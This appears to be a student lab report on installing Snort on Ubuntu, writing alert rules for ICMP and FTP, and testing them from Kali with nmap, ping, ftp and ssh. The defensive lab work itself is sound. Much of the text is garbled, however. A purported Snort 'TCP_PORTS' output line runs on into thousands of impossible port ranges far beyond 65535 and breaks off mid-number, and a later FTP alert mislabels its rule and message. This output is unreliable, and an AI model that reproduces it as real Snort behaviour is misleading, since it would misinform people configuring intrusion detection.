            TX packets 12 bytes 888 (888.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
[~] (saivignesh㉿kali) [~/Desktop]
```

```
$
```




- Used to install Snort, which is an open-source intrusion detection system (IDS).
- By running this command with administrative privileges, it installs Snort on an Ubuntu.

Select the interface as “*enp0s3*”

```
root@vignesh-VirtualBox: /etc/snort
GNU nano 6.2                                     snort.conf
#-----
# VRT Rule Packages Snort.conf
#
# For more information visit us at:
#   http://www.snort.org           Snort Website
#   http://vrt-blog.snort.org/     Sourcefire VRT Blog
#
# Mailing list contact:    snort-users@lists.snort.org
# False Positive reports:   fp@sourcefire.com
# Snort bugs:                bugs@snort.org
#
# Compatible with Snort Versions:
# VERSIONS : 2.9.15.1
#
# Snort build options:
# OPTIONS : --enable-gre --enable-npds --enable-targetbased --enable-ppm --enable-perfprofiling --enable-zlib --enable-active-response --enable-pcapng
#
# Additional Information:
# This configuration file enables active response, to run snort in
# test mode -I you are required to supply an interface -l <interface>
# or test mode will fail to fully validate the configuration and
# exit with a FATAL error
#
#####
# This file contains a sample snort configuration.
# You should take the following steps to create your own custom configuration:
#
# 1) Set the network variables.
# 2) Configure the decoder
# 3) Configure the base detection engine
```

- sudo -i***: This command is used to switch to the root user in Ubuntu.

- ***cd /etc/snort***: This command changes the current working directory to the snort directory which is located at /etc.
- ***nano snort.conf***: This command opens the configuration file ***snort.conf*** in the nano text editor, which is used to modify the settings for the Snort intrusion detection system.




```
root@vignesh-VirtualBox:/etc/snort# 
root@vignesh-VirtualBox:/etc/snort# s
s: command not found
root@vignesh-VirtualBox:/etc/snort# ls
attribute_table.dtd  community-sid-msg.map  gen-msg.map      rules        snort.debian.conf  unicode.map
classification.conf  file_magic.conf       reference.config  snort.conf    threshold.conf
root@vignesh-VirtualBox:/etc/snort# snort -T -c /etc/snort/snort.conf
Running in Test mode

     *** Initializing Snort ===
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plugins!
Parsing Rules file "/etc/snort/snort.conf"
PortVar 'HTTP_PORTS' defined : [ 80:81 311 383 591 593 901 1220 1414 1741 1830 2301 2381 2809 3037 3128 3702 4343 4848 5250 6988 7000:7001 7144:7145 7510 7
777 7779 8000 8008 8014 8028 8080 8085 8088 8090 8118 8123 8180:8181 8243 8280 8300 8800 8888 8899 9000 9060 9080 9090:9091 9443 9999 11371 34443:34444 4108
0 50002 55555 ]
PortVar 'SHLLCODE_PORTS' defined : [ 0:79 81:65535 ]
PortVar 'ORACLE_PORTS' defined : [ 1 1024:65535 ]
PortVar 'TCP_PORTS' defined : [ 22 23 44 53 80 110 143 145 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 230 231 232 233 234 235 236 237 238 239 230:2399 240:2499 250:2599 260:2699 270:2799 280:2899 290:2999 300:3099 310:3199 320:3299 330:3399 340:3499 350:3599 360:3699 370:3799 380:3899 390:3999 400:4099 410:4199 420:4299 430:4399 440:4499 450:4599 460:4699 470:4799 480:4899 490:4999 500:5099 510:5199 520:5299 530:5399 540:5499 550:5599 560:5699 570:5799 580:5899 590:5999 600:6099 610:6199 620:6299 630:6399 640:6499 650:6599 660:6699 670:6799 680:6899 690:6999 700:7099 710:7199 720:7299 730:7399 740:7499 750:7599 760:7699 770:7799 780:7899 790:7999 800:8099 810:8199 820:8299 830:8399 840:8499 850:8599 860:8699 870:8799 880:8899 890:8999 900:9099 910:9199 920:9299 930:9399 940:9499 950:9599 960:9699 970:9799 980:9899 990:9999 1000:10999 1100:11999 1200:12999 1300:13999 1400:14999 1500:15999 1600:16999 1700:17999 1800:18999 1900:19999 2000:20999 2100:21999 2200:22999 2300:23999 2400:24999 2500:25999 2600:26999 2700:27999 2800:28999 2900:29999 3000:30999 3100:31999 3200:32999 3300:33999 3400:34999 3500:35999 3600:36999 3700:37999 3800:38999 3900:39999 4000:40999 4100:41999 4200:42999 4300:43999 4400:44999 4500:45999 4600:46999 4700:47999 4800:48999 4900:49999 5000:50999 5100:51999 5200:52999 5300:53999 5400:54999 5500:55999 5600:56999 5700:57999 5800:58999 5900:59999 6000:60999 6100:61999 6200:62999 6300:63999 6400:64999 6500:65999 6600:66999 6700:67999 6800:68999 6900:69999 7000:70999 7100:71999 7200:72999 7300:73999 7400:74999 7500:75999 7600:76999 7700:77999 7800:78999 7900:79999 8000:80999 8100:81999 8200:82999 8300:83999 8400:84999 8500:85999 8600:86999 8700:87999 8800:88999 8900:89999 9000:90999 9100:91999 9200:92999 9300:93999 9400:94999 9500:95999 9600:96999 9700:97999 9800:98999 9900:99999 10000:109999 11000:119999 12000:129999 13000:139999 14000:149999 15000:159999 16000:169999 17000:179999 18000:189999 19000:199999 20000:209999 21000:219999 22000:229999 23000:239999 24000:249999 25000:259999 26000:269999 27000:279999 28000:289999 29000:299999 30000:309999 31000:319999 32000:329999 33000:339999 34000:349999 35000:359999 36000:369999 37000:379999 38000:389999 39000:399999 40000:409999 41000:419999 42000:429999 43000:439999 44000:449999 45000:459999 46000:469999 47000:479999 48000:489999 49000:499999 50000:509999 51000:519999 52000:529999 53000:539999 54000:549999 55000:559999 56000:569999 57000:579999 58000:589999 59000:599999 60000:609999 61000:619999 62000:629999 63000:639999 64000:649999 65000:659999 66000:669999 67000:679999 68000:689999 69000:699999 70000:709999 71000:719999 72000:729999 73000:739999 74000:749999 75000:759999 76000:769999 77000:779999 78000:789999 79000:799999 80000:809999 81000:819999 82000:829999 83000:839999 84000:849999 85000:859999 86000:869999 87000:879999 88000:889999 89000:899999 90000:909999 91000:919999 92000:929999 93000:939999 94000:949999 95000:959999 96000:969999 97000:979999 98000:989999 99000:999999 100000:1099999 110000:1199999 120000:1299999 130000:1399999 140000:1499999 150000:1599999 160000:1699999 170000:1799999 180000:1899999 190000:1999999 200000:2099999 210000:2199999 220000:2299999 230000:2399999 240000:2499999 250000:2599999 260000:2699999 270000:2799999 280000:2899999 290000:2999999 300000:3099999 310000:3199999 320000:3299999 330000:3399999 340000:3499999 350000:3599999 360000:3699999 370000:3799999 380000:3899999 390000:3999999 400000:4099999 410000:4199999 420000:4299999 430000:4399999 440000:4499999 450000:4599999 460000:4699999 470000:4799999 480000:4899999 490000:4999999 500000:5099999 510000:5199999 520000:5299999 530000:5399999 540000:5499999 550000:5599999 560000:5699999 570000:5799999 580000:5899999 590000:5999999 600000:6099999 610000:6199999 620000:6299999 630000:6399999 640000:6499999 650000:6599999 660000:6699999 670000:6799999 680000:6899999 690000:6999999 700000:7099999 710000:7199999 720000:7299999 730000:7399999 740000:7499999 750000:7599999 760000:7699999 770000:7799999 780000:7899999 790000:7999999 800000:8099999 810000:8199999 820000:8299999 830000:8399999 840000:8499999 850000:8599999 860000:8699999 870000:8799999 880000:8899999 890000:8999999 900000:9099999 910000:9199999 920000:9299999 930000:9399999 940000:9499999 950000:9599999 960000:9699999 970000:9799999 980000:9899999 990000:9999999 1000000:10999999 1100000:11999999 1200000:12999999 1300000:13999999 1400000:14999999 1500000:15999999 1600000:16999999 1700000:17999999 1800000:18999999 1900000:19999999 2000000:20999999 2100000:21999999 2200000:22999999 2300000:23999999 2400000:24999999 2500000:25999999 2600000:26999999 2700000:27999999 2800000:28999999 2900000:29999999 3000000:30999999 3100000:31999999 3200000:32999999 3300000:33999999 3400000:34999999 3500000:35999999 3600000:36999999 3700000:37999999 3800000:38999999 3900000:39999999 4000000:40999999 4100000:41999999 4200000:42999999 4300000:43999999 4400000:44999999 4500000:45999999 4600000:46999999 4700000:47999999 4800000:48999999 4900000:49999999 5000000:50999999 5100000:51999999 5200000:52999999 5300000:53999999 5400000:54999999 5500000:55999999 5600000:56999999 5700000:57999999 5800000:58999999 5900000:59999999 6000000:60999999 6100000:61999999 6200000:62999999 6300000:63999999 6400000:64999999 6500000:65999999 6600000:66999999 6700000:67999999 6800000:68999999 6900000:69999999 7000000:70999999 7100000:71999999 7200000:72999999 7300000:73999999 7400000:74999999 7500000:75999999 7600000:76999999 7700000:77999999 7800000:78999999 7900000:79999999 8000000:80999999 8100000:81999999 8200000:82999999 8300000:83999999 8400000:84999999 8500000:85999999 8600000:86999999 8700000:87999999 8800000:88999999 8900000:89999999 9000000:90999999 9100000:91999999 9200000:92999999 9300000:93999999 9400000:94999999 9500000:95999999 9600000:96999999 9700000:97999999 9800000:98999999 9900000:99999999 10000000:109999999 11000000:119999999 12000000:129999999 13000000:139999999 14000000:149999999 15000000:159999999 16000000:169999999 17000000:179999999 18000000:189999999 19000000:199999999 20000000:209999999 21000000:219999999 22000000:229999999 23000000:239999999 24000000:249999999 25000000:259999999 26000000:269999999 27000000:279999999 28000000:289999999 29000000:299999999 30000000:309999999 31000000:319999999 32000000:329999999 33000000:339999999 34000000:349999999 35000000:359999999 36000000:369999999 37000000:379999999 38000000:389999999 39000000:399999999 40000000:409999999 41000000:419999999 42000000:429999999 43000000:439999999 44000000:449999999 45000000:459999999 46000000:469999999 47000000:479999999 48000000:489999999 49000000:499999999 50000000:509999999 51000000:519999999 52000000:529999999 53000000:539999999 54000000:549999999 55000000:559999999 56000000:569999999 57000000:579999999 58000000:589999999 59000000:599999999 60000000:609999999 61000000:619999999 62000000:629999999 63000000:639999999 64000000:649999999 65000000:659999999 66000000:669999999 67000000:679999999 68000000:689999999 69000000:699999999 70000000:709999999 71000000:719999999 72000000:729999999 73000000:739999999 74000000:749999999 75000000:759999999 76000000:769999999 77000000:779999999 78000000:789999999 79000000:799999999 80000000:809999999 81000000:819999999 82000000:829999999 83000000:839999999 84000000:849999999 85000000:859999999 86000000:869999999 87000000:879999999 88000000:889999999 89000000:899999999 90000000:909999999 91000000:919999999 92000000:929999999 93000000:939999999 94000000:949999999 95000000:959999999 96000000:969999999 97000000:979999999 98000000:989999999 99000000:999999999 100000000:1099999999 110000000:1199999999 120000000:1299999999 130000000:1399999999 140000000:1499999999 150000000:1599999999 160000000:1699999999 170000000:1799999999 180000000:1899999999 190000000:1999999999 200000000:2099999999 210000000:2199999999 220000000:2299999999 230000000:2399999999 240000000:2499999999 250000000:2599999999 260000000:2699999999 270000000:2799999999 280000000:2899999999 290000000:2999999999 300000000:3099999999 310000000:3199999999 320000000:3299999999 330000000:3399999999 340000000:3499999999 350000000:3599999999 360000000:3699999999 370000000:3799999999 380000000:3899999999 390000000:3999999999 400000000:4099999999 410000000:4199999999 420000000:4299999999 430000000:4399999999 440000000:4499999999 450000000:4599999999 460000000:4699999999 470000000:4799999999 480000000:4899999999 490000000:4999999999 500000000:5099999999 510000000:5199999999 520000000:5299999999 530000000:5399999999 540000000:5499999999 550000000:5599999999 560000000:5699999999 570000000:5799999999 580000000:5899999999 590000000:5999999999 600000000:6099999999 610000000:6199999999 620000000:6299999999 630000000:6399999999 640000000:6499999999 650000000:6599999999 660000000:6699999999 670000000:6799999999 680000000:6899999999 690000000:6999999999 700000000:7099999999 710000000:7199999999 720000000:7299999999 730000000:7399999999 740000000:7499999999 750000000:7599999999 760000000:7699999999 770000000:7799999999 780000000:7899999999 790000000:7999999999 800000000:8099999999 810000000:8199999999 820000000:8299999999 830000000:8399999999 840000000:8499999999 850000000:8599999999 860000000:8699999999 870000000:8799999999 880000000:8899999999 890000000:8999999999 900000000:9099999999 910000000:9199999999 920000000:9299999999 930000000:9399999999 940000000:9499999999 950000000:9599999999 960000000:9699999999 970000000:9799999999 980000000:9899999999 990000000:9999999999 1000000000:10999999999 1100000000:11999999999 1200000000:12999999999 1300000000:13999999999 1400000000:14999999999 1500000000:15999999999 1600000000:16999999999 1700000000:17999999999 1800000000:18999999999 1900000000:19999999999 2000000000:20999999999 2100000000:21999999999 2200000000:22999999999 2300000000:23999999999 2400000000:24999999999 2500000000:25999999999 2600000000:26999999999 2700000000:27999999999 2800000000:28999999999 2900000000:29999999999 3000000000:30999999999 3100000000:31999999999 3200000000:32999999999 3300000000:33999999999 3400000000:34999999999 3500000000:35999999999 3600000000:36999999999 3700000000:37999999999 3800000000:38999999999 3900000000:39999999999 4000000000:40999999999 4100000000:41999999999 4200000000:42999999999 4300000000:4
```

The command "nmap 192.168.150.203" is used to scan the network of the IP address 192.168.150.203 using the nmap tool.

The packets received by snort triggers an Alert.



The screenshot shows two terminal windows. The left window is titled 'root@vignesh-VirtualBox: /etc/snort/rules' and contains the following text:

```
Preprocessor Object: appid Version 1.1 <Build 5>
Preprocessor Object: SF_MODBUS Version 1.1 <Build 1>
Preprocessor Object: SF_FTPTELNET Version 1.2 <Build 13>
Preprocessor Object: SF_OIP Version 1.1 <Build 1>

Snort successfully validated the configuration!
```

The right window is titled 'vignesh@vignesh-VirtualBox: ~/Desktop' and shows a log of captured network traffic:

```
root@vignesh-VirtualBox:/etc/snort/rules# sudo snort -A console -q -u snort -c /etc/snort/snort.conf -l enp0s3
04/17-22:01:41.062282 [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP} 19
2.168.166.208:61337 -> 239.255.255.250:1900
04/17-22:01:41.070088 [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP} 19
2.168.166.208:61341 -> 239.255.255.250:1900
04/17-22:01:41.064380 [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP} 19
2.168.166.208:61337 -> 239.255.255.250:1900
04/17-22:01:41.079233 [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP} 19
2.168.166.208:61341 -> 239.255.255.250:1900
04/17-22:01:42.064972 [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP} 19
2.168.166.208:61337 -> 239.255.255.250:1900
04/17-22:01:42.079889 [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP} 19
2.168.166.208:61341 -> 239.255.255.250:1900
04/17-22:01:43.065580 [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP} 19
2.168.166.208:61337 -> 239.255.255.250:1900
04/17-22:01:43.080174 [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP} 19
2.168.166.208:61341 -> 239.255.255.250:1900
04/17-22:02:23.025283 [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.166.2
08:57874 -> 192.168.166.83:705
04/17-22:02:24.125570 [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.166.2
08:57874 -> 192.168.166.83:705
04/17-22:02:24.626546 [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.166.2
08:57874 -> 192.168.166.83:705
04/17-22:02:24.627750 [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.166.2
08:57886 -> 192.168.166.83:705
04/17-22:02:25.127292 [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.166.2
08:57874 -> 192.168.166.83:705
04/17-22:02:25.129394 [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.166.2
```

- Used to check the connectivity between the device running the command and the device with the IP address 192.168.150.203.
- The packets received by snort triggers an Alert

Task 3 Executing Snort Commands in Terminal to check New Rules

Execute the commands stated below.

```
alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"Incoming ICMP!!"; sid:5589; rev:1)
```

Explanation:

- alert specifies the action to be taken when the rule is triggered.**
- icmp specifies the protocol to match (in this case ICMP).**

- **\$EXTERNAL_NET** is a variable used to specify the source network.
- any specifies that the source and destination ports can be any value.
- **\$HOME_NET** is a variable used to specify the destination network.
- msg:"Incoming ICMP!!" specifies the message to be included in the alert.
- sid:5589 is a unique identifier for the rule.

rev:1 specifies the revision number of the rule

```

Reading rules... [0 rules]
snort is already the newest version (2.9.15.1-6build1).
0 upgraded, 0 newly installed, 0 to remove and 450 not upgraded.
v1gnesh@v1gnesh-VirtualBox:~/Desktop$ cd /etc/snort
v1gnesh@v1gnesh-VirtualBox:/etc/snort$ sudo -i
root@v1gnesh-VirtualBox:~/etc/snort#
root@v1gnesh-VirtualBox:~/etc/snort# nano snort.conf
root@v1gnesh-VirtualBox:~/etc/snort# sudo snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -l enp0s3
04/17-23:23:24.185776 [**] [1:5589:1] Incoming ICMP!!! [*] [Priority: 0] {ICMP} 192.168.166.208 -> 192.168.166.83
04/17-23:23:24.185802 [**] [1:5589:1] Incoming ICMP!!! [*] [Priority: 0] {ICMP} 192.168.166.83 -> 192.168.166.208
04/17-23:23:25.187721 [**] [1:5589:1] Incoming ICMP!!! [*] [Priority: 0] {ICMP} 192.168.166.208 -> 192.168.166.83
04/17-23:23:25.187750 [**] [1:5589:1] Incoming ICMP!!! [*] [Priority: 0] {ICMP} 192.168.166.83 -> 192.168.166.208
04/17-23:23:25.187750 [**] [1:5589:1] Incoming ICMP!!! [*] [Priority: 0] {ICMP} 192.168.166.83 -> 192.168.166.208
04/17-23:23:26.189858 [**] [1:5589:1] Incoming ICMP!!! [*] [Priority: 0] {ICMP} 192.168.166.83 -> 192.168.166.208
04/17-23:23:27.215795 [**] [1:5589:1] Incoming ICMP!!! [*] [Priority: 0] {ICMP} 192.168.166.208 -> 192.168.166.83
04/17-23:23:27.215859 [**] [1:5589:1] Incoming ICMP!!! [*] [Priority: 0] {ICMP} 192.168.166.83 -> 192.168.166.208
04/17-23:23:28.219116 [**] [1:5589:1] Incoming ICMP!!! [*] [Priority: 0] {ICMP} 192.168.166.208 -> 192.168.166.83
04/17-23:23:28.219156 [**] [1:5589:1] Incoming ICMP!!! [*] [Priority: 0] {ICMP} 192.168.166.83 -> 192.168.166.208
04/17-23:23:29.221926 [**] [1:5589:1] Incoming ICMP!!! [*] [Priority: 0] {ICMP} 192.168.166.208 -> 192.168.166.83
04/17-23:23:29.221962 [**] [1:5589:1] Incoming ICMP!!! [*] [Priority: 0] {ICMP} 192.168.166.83 -> 192.168.166.208
04/17-23:23:30.223122 [**] [1:5589:1] Incoming ICMP!!! [*] [Priority: 0] {ICMP} 192.168.166.208 -> 192.168.166.83
04/17-23:23:30.223151 [**] [1:5589:1] Incoming ICMP!!! [*] [Priority: 0] {ICMP} 192.168.166.83 -> 192.168.166.208
04/17-23:23:31.225770 [**] [1:5589:1] Incoming ICMP!!! [*] [Priority: 0] {ICMP} 192.168.166.208 -> 192.168.166.83
04/17-23:23:31.225770 [**] [1:5589:1] Incoming ICMP!!! [*] [Priority: 0] {ICMP} 192.168.166.83 -> 192.168.166.208
04/17-23:23:32.226236 [**] [1:5589:1] Incoming ICMP!!! [*] [Priority: 0] {ICMP} 192.168.166.208 -> 192.168.166.83
04/17-23:23:32.226255 [**] [1:5589:1] Incoming ICMP!!! [*] [Priority: 0] {ICMP} 192.168.166.83 -> 192.168.166.208
04/17-23:23:33.230909 [**] [1:5589:1] Incoming ICMP!!! [*] [Priority: 0] {ICMP} 192.168.166.208 -> 192.168.166.83
04/17-23:23:33.230936 [**] [1:5589:1] Incoming ICMP!!! [*] [Priority: 0] {ICMP} 192.168.166.83 -> 192.168.166.208
04/17-23:23:34.232541 [**] [1:5589:1] Incoming ICMP!!! [*] [Priority: 0] {ICMP} 192.168.166.208 -> 192.168.166.83
04/17-23:23:34.232573 [**] [1:5589:1] Incoming ICMP!!! [*] [Priority: 0] {ICMP} 192.168.166.83 -> 192.168.166.208
04/17-23:23:35.234070 [**] [1:5589:1] Incoming ICMP!!! [*] [Priority: 0] {ICMP} 192.168.166.208 -> 192.168.166.83
04/17-23:23:35.234106 [**] [1:5589:1] Incoming ICMP!!! [*] [Priority: 0] {ICMP} 192.168.166.83 -> 192.168.166.208
04/17-23:23:36.235192 [**] [1:5589:1] Incoming ICMP!!! [*] [Priority: 0] {ICMP} 192.168.166.208 -> 192.168.166.83
04/17-23:23:36.235222 [**] [1:5589:1] Incoming ICMP!!! [*] [Priority: 0] {ICMP} 192.168.166.83 -> 192.168.166.208
04/17-23:23:37.238043 [**] [1:5589:1] Incoming ICMP!!! [*] [Priority: 0] {ICMP} 192.168.166.208 -> 192.168.166.83
04/17-23:23:37.238087 [**] [1:5589:1] Incoming ICMP!!! [*] [Priority: 0] {ICMP} 192.168.166.83 -> 192.168.166.208
04/17-23:23:38.238641 [**] [1:5589:1] Incoming ICMP!!! [*] [Priority: 0] {ICMP} 192.168.166.208 -> 192.168.166.83
04/17-23:23:38.238693 [**] [1:5589:1] Incoming ICMP!!! [*] [Priority: 0] {ICMP} 192.168.166.83 -> 192.168.166.208

```

- Used in Snort to create an alert rule that triggers an alert when any ICMP traffic is detected coming from the
- **\$EXTERNAL_NET**
- network to the
- **\$HOME_NET**
- network.

The command is tested by pinging from Kali.

2. alert tcp any any -> \$HOME_NET 21 (msg:"FTP Attempted"; sid:60001; rev:1)

```
436 packets transmitted, 436 received, 0% packet loss, time 437277ms
rtt min/avg/max/mdev = 0.476/1.078/4.355/0.429 ms

└─(saivignesh㉿kali)-[~/Desktop]
$ ftp 192.168.166.83
ftp: Can't connect to `192.168.166.83:21': Connection refused
ftp: Can't connect to `192.168.166.83:ftp'
ftp>
ftp> exit

└─(saivignesh㉿kali)-[~/Desktop]
$ ssh 192.168.166.83
ssh: connect to host 192.168.166.83 port 22: Connection refused

└─(saivignesh㉿kali)-[~/Desktop]
$
```

```
04/17-23:42:50.175055  ["] [1:5589:1] FT Attempted [""] [Priority: 0]
04/17-23:42:31.200689  [**] [1:5589:1] FT Attempted [**] [Priority: 0]
```

Used in Snort to create an alert rule that triggers an alert when any tcp(FTP and SSH) traffic is detected coming from the any network with port number 21 and 22 respectively to the

\$HOME_NET network.

The command is tested by ftp and ssh from Kali.

RESULT

Kali Linux and Ubuntu have been installed and the Snort commands are executed successfully in the Kali Linux terminal to achieve the following:

- Demonstrates the effectiveness of Snort as an IDS/IPS tool in detecting and alerting on malicious network activity.
- Successfully detected and alerted on the incoming ICMP, FTP, and SSH packets, based on the new rules that were written and added to the Snort configuration file.